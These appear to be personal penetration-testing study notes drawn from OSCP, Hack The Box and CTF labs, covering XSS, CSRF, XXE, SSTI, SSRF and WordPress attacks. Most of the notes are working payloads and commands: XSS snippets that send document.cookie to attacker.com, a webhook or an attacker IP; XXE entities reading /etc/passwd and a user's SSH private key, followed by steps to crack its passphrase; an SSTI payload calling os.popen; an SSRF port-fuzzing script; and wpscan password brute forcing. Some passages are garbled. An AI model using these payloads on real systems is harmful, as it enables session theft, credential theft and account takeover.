Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly
wordpress_1f4b52ff2b49b52aa99183b2e5ad08ce	admin%7C1649924617%7C1KHsgTmice58k8FOrQ0wDa38puDzgbhhgU4uNlNr%7Cf62a752be05050c8b814c...	offsecwp	/wp-content/plugins	Session	173	true
wordpress_1f4b52ff2b49b52aa99183b2e5ad08ce	admin%7C1649924617%7C1KHsgTmice58k8FOrQ0wDa38puDzgbhhgU4uNlNr%7Cf62a752be05050c8b814c...	offsecwp	/wp-admin	Session	173	true
wordpress_logged_in_1f4b52ff2b49b52aa99183b2e5ad08ce	admin%7C1649924617%7C1KHsgTmice58k8FOrQ0wDa38puDzgbhhgU4uNlNr%7C5b706091099e9a70fc10a9...	offsecwp	/	Session	183	true
wordpress_test_cookie	WP%20Cookie%20check	offsecwp	/	Session	40	false
wp-settings-1	libraryContent%3dbrowse	offsecwp	/	Session	36	false
wp-settings-time-1	1649751817	offsecwp	/	Wed, 12 Apr 2023 08:2...	28	false

Figure 29: Inspecting WordPress Cookies

- We notice that our browser has stored six different cookies, but only four are session cookies. Of these four cookies, if we exclude the negligible *wordpress\_test\_cookie*, all support the *HttpOnly* feature.
- Since all the session cookies can be sent only via HTTP, unfortunately, they also cannot be retrieved via JavaScript through our attack vector. We'll need to find a new angle.

## Identify Input Fields

Locate areas where user input is accepted, such as:

- Search bars
- Comment sections
- Forms
- URL parameters
- Cookies or HTTP headers (advanced)

## Inject Basic XSS Payloads

**Stored XSS: Once you find one that works, you have to find a way to get the payload to trigger when someone else looks at the page. Like if you put it in the comments or user profile, then when they look, the payload will trigger**

**Reflected XSS: This one is often when you find a URL parameter that is vulnerable, and then you share that link with others. Often not the solution for HTB, but it is a valid vulnerability in CPTC**

Start with simple scripts to see if they are reflected in the response without sanitization:

- <script>alert('XSS')</script>

Test different tags if scripts are filtered:

- 
  - 
    - Here is how to steal a cookie using the img method
- <svg onload="alert('XSS')"></svg>

### Script Image method:

- `<script>var i=new Image();  
i.src="http://10.10.14.41:5000/?cookie="+btoa(document.cookie); </script>`
  - From Headless HTB
  - Replace the IP and PORT with your own IP and port, or the web hook

### From CPTC:

- `<img src=1  
onerror=fetch("attacker-domain", {method:'POST', mode:'no-cors', body:document.cookie}); />`
  - This one uses a POST request as well as the `no-cors` mode to bypass cross-origin restrictions
- To DoS the posts page, send a post with javascript that redirects the `window.location` attribute
  - `windows.location` attribute tells where to redirect to, so we can make it redirect to any malicious website

### Blind XSS to steal Cookies

- `<script>var i=new Image();  
i.src="https://webhook.site/9d1d1d19-a1e8-43a5-ac45-fb632363f694/?cookie="+btoa(do  
cument.cookie);</script>`
  - This one is for web hooks and it uses **HTTPS** instead of HTTP
  - Replace it with your own web hook URL
- `<script>var i=new Image();  
i.src="http://[IP]:[Port]/?cookie="+btoa(document.cookie);</script>`
  - IF YOU USE WEBHOOKS, MAKE SURE TO DO https, not http
  - This one is for sending the cookies to your local computer, probably catching via python server or something
  - Replace the [IP] and [Port] with where you are listening. Or if you are using webhook, then just paste in the **URL**.
- You can then use Webhook or set up a python server to listen to request
  - `python3 -m http.server 5000`
    - The `-m` flag in Python stands for module. It tells Python to locate the specified module (in this case, `http.server`), and run it as a script.

### Simple way to steal cookies:

```
<script> fetch('http://your-attack-server.com?cookie=' + document.cookie); </script>
```

### URL Testing (Reflected XSS)

Add payloads in query parameters:

- `http://example.com/?q=<script>alert('XSS')</script>`
- Check if your payload is executed in the browser.

## DOM Testing (DOM-based XSS)

Use browser dev tools to inspect JavaScript code and find functions like innerHTML, document.write, or eval() that handle user input.

Inject payloads directly into these inputs:

- `<script>alert(document.cookie)</script>`

## How It Plays Out in a Real Scenario

1. You insert the malicious script into a comment box:

```
<script>
fetch('https://attacker.com?cookie=' + document.cookie);
</script>
```

2. A victim logs into the website and visits the page containing your comment.

3. Their browser automatically executes the script because the website didn't sanitize or filter the input.

4. The victim's cookies (which may include their session token) are sent to `https://attacker.com`.

5. On the attacker's server, the cookies are logged, allowing the attacker to impersonate the victim.

**One strategy** is that if it detects XSS in the main user input, but then it display content of the request header (ex. URL, user-agent, Accept), then we can intercept the request via BurpSuite, and inject XSS into the any of the request headers

- This was practiced in the Headless HTB
- 

## CSRF (Cross-Site-Request-Forgery)

**From the OSCP Book:**

A CSRF attack occurs via social engineering in which the victim clicks on a malicious link that performs a preconfigured action on behalf of the user.

The malicious link could be disguised by an apparently harmless description, often luring the victim to click on it.

```
Check
out these awesome cat memes!
```

In the above example, the URL link is pointing to a Fake Crypto Bank website API, which performs a bitcoin transfer to the attacker account. If this link was embedded into the HTML code of an email, the user would be only able to see the link description, but not the actual HTTP resource it is pointing to. This attack would be successful if the user is already logged in with a valid session on the same website.

---

## XXE (XML External Entity)

Practiced on the Markup Tier 2 Starting point

[In-depth guide can be found on HackTricks](#)  
[Portswigger XXE Lab](#)

XML:

- XML is a markup language designed for **data storage and transport**, featuring a flexible structure that allows for the use of descriptively named tags. It differs from HTML by not being limited to a set of predefined tags. XML's significance has declined with the rise of JSON, despite its initial role in AJAX technology.

### Some simple XML code:

```
<?xml version="1.0"?>
<note>
 <to >Alice</ to >
 < from >Bob</ from >
```

```
<message>Hello, this is a test XML document!</message>
<date>2024-11-20</date>
</note>
```

**<?xml version="1.0"?>:**

- Declares that this is an XML document and specifies the version.

**Root Element <note>:**

- All XML documents must have one root element that contains everything.

**Child Elements:**

- <to>, <from>, <message>, and <date> are nested inside the root element.

**Key-Value Structure:**

- Each element has a tag and its corresponding value (e.g., <to>Alice</to>).

**How to test for XXE:**

- If you send a request after inputting some values, and you see some XML code, then you can try XXE. For example take this example below. Assume you have a form with 3 values: quantity, item, and address. The XML might look like this:

```
<?xml version = "1.0"?>
<order><quantity>10</quantity>
<item>Home Appliances</item>
<address>Test address</address></order>
```

- And then you will want to inject some XML code in the line right after the first line. To test to see if it's vulnerable, we can try checking the contents inside of **c:/windows/win.ini**, which is a legacy configuration file used by older versions of Windows, but it's usually there on all Windows. The expected format is something like:
  - [fonts]
  - fixedsys=Fixedsys
  - [extensions]
  - txt=notepad.exe ^.txt

- [mci extensions]
- wav=waveaudio
- And to attempt to read win.ini, we replace the XML code that we got from the request and turn it into the below. Send the request to the repeater on burpsuite so you can see the response you get:
 

```
<?xml version="1.0"?>
<!DOCTYPE foo [
<!ENTITY xxe SYSTEM "file:///c:/windows/win.ini">
]>
<order>
<quantity>3</quantity>
<item>&xxe;</item>
<address>Test Address</address>
</order>
```
- You can also test with file:///etc/passwd since it works for BOTH LINUX AND WINDOWS since the format "file://" works for both windows and linux and they both have a /etc/passwd
- As you can see, we made this new thing after the first line, and then inside of the "item" tags, we put that variable in. Item is one of the things that accepts text inside of the website. Quantity was a drag and drop so it didn't work when you put the variable inside that. You should see the insides of win.ini, like below:

```
Your order for ; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
[Ports]
COM1:=9600,n,8,1
has been processed
```

- If you do, then that means the website is vulnerable to XXE

In the BountyHunter HTB, here was how they tested it:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE data [
<!ENTITY file SYSTEM "file:///etc/passwd">]>
<bugreport>
<title>test</title>
<cwe>test</cwe>
<cvss>test</cvss>
<reward>&file;</reward>
</bugreport>
```

### **How to exploit XXE:**

One thing we can do (as shown in the Markup HTB), is see that some of the source code of the pages is written by someone named daniel and then we see SSH is running on the target machine, so then we can look for their SSH key to log into their account via SSH. They can be found in `c:/users/daniel/.ssh/id_rsa`, assuming daniel is the username. So we can do this:

```
<?xml version="1.0"?>

<!DOCTYPE foo [
<!ENTITY xxe SYSTEM "file:///c:/users/daniel/.ssh/id_rsa">
]>

...rest of the XML code
```

Then, once you get the SSH key (make sure to include the "-----BEGIN OPENSSH PRIVATE KEY-----" and "-----END OPENSSH PRIVATE KEY-----"), you can then put it in a local file called `id_rsa` or anything like that, and then change the privileges of that file to readable only from the owner, which is the only format in which you can put private keys that are accepted by SSH.

5. touch `id_rsa`
6. Subl `id_rsa`
  - a. paste private key into it
  - b. Remember to add a blank trailing line at the end since that's how you format private keys

7. chmod 600 id\_rsa
  - a. This makes it only readable/writable by owner and NO OTHER privileges
8. ssh -i id\_rsa daniel@10.129.226.199
9. If it says you need a passphrase, then crack it using ssh2john
  - a. ssh2john id\_rsa > hash.txt
  - b. john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
    - i. If this doesn't work, take a more elaborate approach to find the mode for cracking hash

Following the cracking methodology, our next step is to transform the private key into a hash format for our cracking tools. We'll use the **ssh2john** transformation script from the JtR suite and save the resulting hash to **ssh.hash**.

```
kali㉿kali:~/passwordattacks$ ssh2john id_rsa > ssh.hash

kali㉿kali:~/passwordattacks$ cat ssh.hash
id_rsa:
$sshnge6$16$7059e78a8d3764ea1e883fcdf592feb7$1894$6f70656e7373682d6b65792d7631000000000
a6165733235362d637472000000662637279707400000018000000107059e78a8d3764ea1e883fcdf592fe
b70000010000000010000019700000007373682...
```

*Listing 28 - Using ssh2john to format the hash*

Within this output, "\$6\$" signifies SHA-512. As before, we'll remove the filename before the first colon. Then, we'll determine the correct Hashcat mode.

```
kali㉿kali:~/passwordattacks$ hashcat -h | grep -i "ssh"
...
10300 | SAP CODVN H (PWDSALTEDHASH) iSSHA-1 | Enterprise Application
Software (EAS)
22911 | RSA/DSA/EC/OpenSSH Private Keys (0) | Private Key
22921 | RSA/DSA/EC/OpenSSH Private Keys (6) | Private Key
22931 | RSA/DSA/EC/OpenSSH Private Keys ($1, 3) | Private Key
22941 | RSA/DSA/EC/OpenSSH Private Keys (4) | Private Key
22951 | RSA/DSA/EC/OpenSSH Private Keys (5) | Private Key
```

*Listing 29 - Determine the correct mode for Hashcat*

ii. The output indicates that "\$6\$" is mode 22921.

1. We ignore the "\$sshnge6\$" at the start since it's just a JohnTheRipper tag
2. From **OSCP 15.2.5. SSH Private Key Passphrase**
- c. Might take a couple of minutes

### Another way to exploit XXE:

In the BountyHunter HTB, we saw that the website had a db.php file, but when we visited it, nothing showed up. But now that we can read any file, we can try reading this one. We can guess that it's in `/var/www/html/db.php`.

We need this special XXE payload:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE data [
<!ENTITY file SYSTEM
"php://filter/read=convert.base64-encode/resource=/var/www/html/db.php">]>
<bugreport>
<title>test</title>
<cwe>test</cwe>
<cvss>test</cvss>
<reward>&file;</reward>
</bugreport>
```


Notice it has the "`php://filter/read=convert.base64-encode/resource=`" stuff. It's a PHP-specific feature for filtering streams

- `php://filter`: This is a PHP stream wrapper that allows you to manipulate file streams using filters. It can modify the content of the file being read, such as encoding it, decoding it, or performing other transformations.
- `read=convert.base64-encode`: This specifies a filter operation to be applied to the file content. In this case:
  - `read` indicates that the operation will be applied when reading the file.
  - `convert.base64-encode` means that the content of the file will be Base64-encoded.
- `resource=/var/www/html/db.php`: This specifies the file to be accessed. In this case, it is `/var/www/html/db.php`, which might contain sensitive information, such as database credentials.

---

## SSTI (Server Side Template Injection)

[Good guide for SSTI](#) (Port swigger)



### Try These:

- {{7\*7}}
- \${7\*7}
- <%= 7\*7 %>
- \${\${7\*7}}
- #{7\*7}

If any of these output 49, then that means we might have SSTI. For example, in the [SSTI1 picoCTF](#), the first one gave an output of 49. So, we used the {{ }} notion. In the [writeup](#), they crafted this SSTI payload:

- ```
__
self._TemplateReference__context.cycler.__init__.globals__.os.popen('whoami').read
0 }}
```

 - replace **whoami** with any command you want
 - In this CTF, we did "ls", and then saw the "flag" file. So we did "cat flag", where we got the flag!

What is an SSTI?

Server-side template injection is a vulnerability where the attacker injects malicious input into a **template** in order to **execute commands** on the server. It's often mistaken for XSS, since they both involve injecting malicious code

To put it plainly an SSTI is an exploitation technique where the attacker injects native (to the Template Engine) code into a web page. The code is then run via the Template Engine and the attacker gains code execution on the affected server.

This attack is very common on [Node.js](#) websites and there is a good possibility that a Template Engine is being used to reflect the email that the user inputs in the contact field.

It is also very common on Flask (as shown in the [Djinn3](#) PG Play)

Where SSTI is seen

If you want more in-depth practice, look at the [Bike Starting Point Box](#) from Tier 1

Another box where SSTI is used is the [Djinn3](#) PG Play.

SSRF

Server-Side Request Forgery (SSRF) is a type of security vulnerability that allows an attacker to make the server perform unauthorized requests on their behalf. These requests are often made to internal systems or external resources that the attacker might not directly have access to. The vulnerability occurs when the server processes user-supplied input to craft and execute requests without sufficient validation.

How SSRF Works

1. A web application takes user input (e.g., a URL or file path) to fetch a resource (e.g., downloading an image or performing an API call).
2. The server does not properly validate the user input.
3. An attacker manipulates the input to craft a malicious request.
4. The server executes the malicious request, potentially accessing sensitive internal or external resources.

Example:

- Fetching Internal Resources:
 - `http://example.com/resource?url=http://localhost:8080/admin`
 - The server fetches an internal admin page.

The Editorial HTB was my introduction to SSRF. I didn't do the box but I read through the walkthrough. **Here is what they did in the Editorial HTB:**

How to check for SSRF:

1. There was an input form, and one of the options was a URL
2. Try and get a connection to our own IP. So, first set up a listener on port 5555
 - a. `nc -lvp 5555`
3. Then, put in the URL of our own IP and port
 - a. `http://10.10.16.7:5555`
4. Check to see if we get a connection. If we do, then it might be vulnerable to SSRF

How to exploit SSRF:

1. Once we think it's vulnerable to SSRF, that means we can try looking at hidden stuff on the local port (127.0.0.1) that we might not see on the machine's external IP (ex. 10.10.11.20). Even though 127.0.0.1 and 10.10.11.20 might be referring to the same machine from the POV of the target machine, they are different since 127.0.0.1 does not involve the network card or external traffic. It's completely local. While 10.10.11.20 is external. So, certain ports may be open only locally and configured to not be open outside. So, we can start looking at those ports
2. We will start by testing port 80 , which is commonly used for HTTP services. By sending a request to `http://127.0.0.1:80` (**intercept in Burp Suite and send to repeater**), we can check if there is a service running on that port, but this only returns a JPEG file.
3. Next, we look at other potentially open ports that are hosting services internally. To do this, we'll use this [wordlist](#) that contains common HTTP ports along with **Burp Suite Intruder**. This will automate the process of sending requests to each port listed in the wordlist, allowing us to fuzz through multiple ports quickly and identify which ones might be running web services. To do this in Burp Intruder, under the Positions tab, we highlight the port section in our request and then click on Add § .

② **Payload positions**
Configure the positions where payloads will be inserted; they can be added into the target as well as the base request.

Target: http://editorial.htb Update Host header to match target

```

1 POST /upload-cover HTTP/1.1
2 Host: editorial.htb
3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data; boundary=-----392471368629939553252424346167
8 Content-Length: 362
9 Origin: http://editorial.htb
10 Connection: close
11 Referer: http://editorial.htb/upload
12
13 -----392471368629939553252424346167
14 Content-Disposition: form-data; name="bookurl"
15
16 http://127.0.0.1:5003
17
18 -----392471368629939553252424346167
19 Content-Disposition: form-data; name="bookfile"; filename=""
20 Content-Type: application/octet-stream
21
22
23 -----392471368629939553252424346167
24

```

- Now, in Burp Intruder options, we can load the Common HTTP Ports wordlist into our payload in Burp Suite . We click on the Payloads tab, and under the Payload Settings , we click on Load and then select our wordlist
- Since we also noticed that some responses returned with a .jpeg file extension during our initial test, we can filter the results by grepping for .jpeg . To do this, we navigate to the Settings tab, select Grep - Match , and add the .jpeg extensions. This helps us narrow down our results and focus only on those that return unique responses.
- Upon finishing, we see that all responses contain a .jpeg file extension. We can now write a Python script to fuzz all open ports (1-65535) and filter out any responses that do not contain a .jpeg extension, as using the free version of Burp Intruder would be slow


```
#!/usr/bin/python3
import requests
with open("a", 'wb') as f:
    f.write(b'')
for port in range(1, 65535):
    with open("a", 'rb') as file:
        data_post = {"bookurl": f"http://127.0.0.1:{port}"}
        data_file = {"bookfile": file}
    try:
        r = requests.post("http://editorial.htb/upload-cover",
                          files=data_file, data=data_post)
        if not r.text.strip().endswith('.jpeg'):
            print(f"{port} --- {r.text}")
    except requests.RequestException as e:
        print(f"Error on port {port}: {e}")
```

7. This script uses the requests library to send HTTP requests. It starts by creating an empty binary file named `a`, which serves as a placeholder for the bookfile in the POST request. The script then loops through all TCP ports from 1 to 65534. For each port, it opens the empty file and prepares the data for the POST request, setting `bookurl` to the local IP and the current port being tested. The script sends a POST request to `http://editorial.htb/upload-cover`, including the empty file and the URL data. After sending the request, it checks if the response does not end with a `.jpeg` extension. If a response is received that does not end with `.jpeg`, it prints the port number along with the response text. This helps identify ports that return unique content. Now, if we run the script, we see that port 5000 does not have a `.jpeg` extension

```
python3 ssrf2.py
```

```
5000 --- static/uploads/85389d97-3812-4851-b49e-1f843f356e45
```

8. We can now go back to the web page and set that as our web URL



The screenshot shows a web page titled "Editorial Tiempo Arriba". At the top, there is a navigation bar with links for "Home", "Publish with us", and "About". On the right side of the header is a search bar labeled "Search...". Below the header, the main content area has a title "Editorial Tiempo Arriba" and a subtitle "Our editorial will be happy to publish your book. Please provide next information to meet you.". A section titled "Book information" contains a form. In the "URL" input field, the value "http://127.0.0.1:5000" is entered. To the right of the input field are two buttons: "Browse..." and "No file selected.". Further to the right is a "Preview" button, which is highlighted with a red box.

9. Upon checking the type of file, we find that it is JSON text

- a. file 994d3f3a-23e7-4892-9bfc-01fac9bbd3b9
- b. 994d3f3a-23e7-4892-9bfc-01fac9bbd3b9: JSON text data

10. We can now use the cat command to view the contents of the downloaded file and pipe the output through jq to format the JSON data neatly

- a. cat 994d3f3a-23e7-4892-9bfc-01fac9bbd3b9 |jq

WordPress

General

Useful pages:

- /wp-admin
- /wp-login.php

- It's a login page
- `/var/www/html/wp-config.php`
 - Look at the "**How to privilege escalate in Wordpress after getting terminal**"

How to find pages within themes:

- General format
 - `http://$IP/WP-Root-Install/themes/theme-year-name/nameOfFile.php`
- Example (theme was **twenter-twenty** and the page was **404.php**)
 - `http://192.168.208.55/themes/twentytwenty/404.php`
 - You may notice the "**WP-Root-Install**" is not here, since that's because the wordpress root install is just the `http://192.168.208.55`. If you found the wordpress site in like the directory /shenzi, then it would look like:
 - `http://192.168.208.55/shenzi/themes/twentytwenty/404.php`

Using WPScan in general to enumerate and find usernames

IMPORTANT: Try default credentials like **admin:admin** and **root:root**

From **ColdBoxEasy (PG Play)**

(<https://medium.com/@abinus2021/coldbox-easy-walkthrough-d6e78e6a455>):

`wpscan --url http://192.168.43.43/`

- Basic scan of the WordPress site

`wpscan --url http://192.168.120.50 -t 40 -e u1-1000 --passwords /usr/share/wordlists/rockyou.txt --force`

- This one bruteforces usernames (user ID from 1 to 1000) and the rockyou list
- **-t 40** : Sets the number of threads to use (40 in this case). Higher threads speed up the scan but may overload the server or trigger detection.
- **--force** : Bypasses any warnings or prompts WPScan might display

`wpscan --url http://192.168.43.43/ --enumerate u`

- Actively enumerate user accounts ("u" flag stands for users)

`wpscan --url http://192.168.43.43/ --enumerate u1-20`

- Faster alternative to the one above, but it does have a more limited scope

- Only tries to enumerate users with IDs from 1 to 20

```
[+] User(s) Identified:
[+] the cold in person
| Found By: Rss Generator (Passive Detection)

[+] hugo
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] c0ldd
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] philip
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
```

- As seen in this output, we have found 3 users

`wpscan --url http://192.168.50.244 --enumerate p --plugins-detection aggressive`

- The special part of this is **--enumerate p**
 - Which means enumerate all popular plugins
- This scan was seen in the OSCP 27.1.2. WEBSRV1

Using WPScan to bruteforce usernames and passwords in WordPress

From [ColdBoxEasy \(PG Play\)](#)

(<https://medium.com/@abinus2021/coldbox-easy-walkthrough-d6e78e6a455>):

Earlier in the writeup, we found a user named hugo on wordpress, and the website said that his password was changed, so that was a potential clue to bruteforce it, so using WPScan, we can bruteforce passwords using the `rockyou.txt` list

`wpscan --url http://10.10.10.10/ --usernames hugo --passwords /usr/share/wordlists/rockyou.txt`

- Bruteforce passwords

```
[+] Enumerating All Plugins (via Passive Methods)
[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 ━━━━━━━━━━━━━━━━ (137 / 137) 100.00% Time: 00:00:00

[i] No Config Backups Found.

[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - hugo / password123456
Trying hugo / password37 Time: 00:26:11 <                               > (156755 / 14501147) 1.08% ETA: ???:??
[!] Valid Combinations Found:
| Username: hugo, Password: password123456

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Thu Aug 17 13:50:51 2023
[+] Requests Done: 156895
[+] Cached Requests: 37
[+] Data Sent: 51.346 MB
[+] Data Received: 575.122 MB
```

- Output with the password

And then we later did this to the user c0ldd, who is the admin

wpscan --url http://192.168.43.146/ --usernames **username.txt** --passwords **password.txt**

- You can also add a username list as well for brute forcing usernames, and here I also specified password list but you don't have to
- You can also replace "--usernames" with "-U"
- You can also replace "--passwords" with "-P"

wpscan --url http://192.168.120.50 -t 40 -e u1-1000 --passwords /usr/share/wordlists/rockyou.txt
--force

- This one bruteforces usernames (user ID from 1 to 1000) and the rockyou list
- If you scroll up to the top of the WordPress section, I already showed this command

```

[i] User(s) Identified:

[+] btrisk
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
|   Rss Generator (Passive Detection)
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)

[+] admin
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] Performing password attack on Xmlrpc Multicall against 2 user/s
[SUCCESS] - admin / admin
^Cgress Time: 00:06:36 <=
[!] Valid Combinations Found:
| Username: admin, Password: admin

```

- From here, you can see it worked since it found the credentials admin:admin

Using WPScan to find vulnerable plugins

[wordpwn.py](#) is a tool I've seen being used to create malicious plugins using msfvenom but you can probably just make them manually

- However, this does use a meterpreter shell, which has limited usage in OSCP

From OSCP (27.1.2. WEBSRV1):

WordPress themes and plugins are written by the community and many vulnerabilities are improperly patched or are simply never fixed at all. This makes plugins and themes a great target for compromise.

Let's perform a scan on these components with **WPScan**, a WordPress vulnerability scanner. This tool attempts to determine the WordPress versions, themes, and plugins as well as their vulnerabilities.

WPScan looks up component vulnerabilities in the [WordPress Vulnerability Database](#), which requires an API token. A limited API key can be obtained for free by registering an account on the WPScan homepage. However, even without providing an API key, WPScan is a great tool to enumerate WordPress instances.

To perform the scan without an API key, we'll provide the URL of the target for **--url**, set the plugin detection to aggressive, and specify to enumerate all popular plugins by entering **p** as an argument to **--enumerate**. In addition, we'll use **-o** to create an output file.

```
wpscan --url http://192.168.50.244 --enumerate p --plugins-detection aggressive -o  
websrv1/wpscan
```

- This prints the output to a directory called **websrv1/wpscan** but you can change that
- You can also remove the "**--plugins-detection aggressive**" but sometimes the aggressive flag helps
- You can remove the "**-o websrv1/wpscan**" if you don't need to save the output to a file

```
cat websrv1/wpscan
```

```

[+] akismet
| Location: http://192.168.50.244/wp-content/plugins/akismet/
| Latest Version: 5.0
| Last Updated: 2022-07-26T16:13:00.000Z
|
| Found By: Known Locations (Aggressive Detection)
| - http://192.168.50.244/wp-content/plugins/akismet/, status: 500
|
| The version could not be determined.

[+] classic-editor
| Location: http://192.168.50.244/wp-content/plugins/classic-editor/
| Latest Version: 1.6.2
| Last Updated: 2021-07-21T22:08:00.000Z
...
[+] contact-form-7
| Location: http://192.168.50.244/wp-content/plugins/contact-form-7/
| Latest Version: 5.6.3 (up to date)
| Last Updated: 2022-09-01T08:48:00.000Z
...
[+] duplicator
| Location: http://192.168.50.244/wp-content/plugins/duplicator/
| Last Updated: 2022-09-24T17:57:00.000Z
| Readme: http://192.168.50.244/wp-content/plugins/duplicator/readme.txt
| [!] The version is out of date, the latest version is 1.5.1
|
| Found By: Known Locations (Aggressive Detection)
| - http://192.168.50.244/wp-content/plugins/duplicator/, status: 403
|
| Version: 1.3.26 (80% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://192.168.50.244/wp-content/plugins/duplicator/readme.txt

[+] elementor
| Location: http://192.168.50.244/wp-content/plugins/elementor/
| Latest Version: 3.7.7 (up to date)
| Last Updated: 2022-09-20T14:51:00.000Z
...
[+] wordpress-seo
| Location: http://192.168.50.244/wp-content/plugins/wordpress-seo/
| Latest Version: 19.7.1 (up to date)
| Last Updated: 2022-09-20T14:10:00.000Z

```

This shows that WPScan discovered six active plugins in the target WordPress instance:

- [akismet](#)
- [classic-editor](#)
- [contact-form-7](#)
- [duplicator](#)
- [elementor](#)

- [wordpress-seo](#)

The output also states that the Duplicator plugin version is outdated (so we can try attacking it)

Instead of using WPScan's vulnerability database, let's use *searchsploit* to find possible exploits for vulnerabilities in the installed plugins. For most of the identified plugins, WPScan provided us with the detected versions. Because most of the plugins are up to date and no version could be detected for akismet, let's start with Duplicator.

searchsploit duplicator

Reverse shell with **Admin Privileges** using "**Editor**" and **header.php**

From [ColdBoxEasy \(PG Play\)](#)

(<https://medium.com/@abinus2021/coldbox-easy-walkthrough-d6e78e6a455>):

Note: it's possible that this revereshell only gets you into the www-data account, and not the admin. But, like in this writeup, it's a good foothold into the machine, and then you can privilege escalate to admin

You can also go on google since there are a lot of resources for how to get reverse shell from WordPress (especially if you already on admin account):

- <https://www.hackingarticles.in/wordpress-reverse-shell/>

1. Go to **appearance** and then go to **editor** or **theme editor**. Select the Header in right side. Here we can see a php code. We are going to change this code so that we would get a reverse-shell access.

The screenshot shows a web browser window with three tabs open:

- ColddBox | One more mac
- Hidden Place
- Edit Themes (ColddBox)

The 'Edit Themes' tab is active, showing the 'Twenty Fifteen: Header (header.php)' page. The left sidebar has a red box around the 'Appearance' section. The main content area shows the PHP code for header.php, and the right sidebar shows a list of theme templates with a red box around the 'Header' section.

```

<?php
/**
 * The template for displaying the header
 *
 * Displays all of the head element and everything up until
 * the "site-content" div.
 *
 * @package WordPress
 * @subpackage Twenty_Fifteen
 * @since Twenty Fifteen 1.0
 */
?<!DOCTYPE html>
<html <?php language_attributes(); ?> class="no-js">
<head>
    <meta charset=<?php bloginfo( 'charset' ); ?>>
    <meta name="viewport" content="width=device-width">
    <link rel="profile" href="http://gmpg.org/xfn/11">
    <link rel="pingback" href=<?php bloginfo( 'pingback_url' ); ?>>
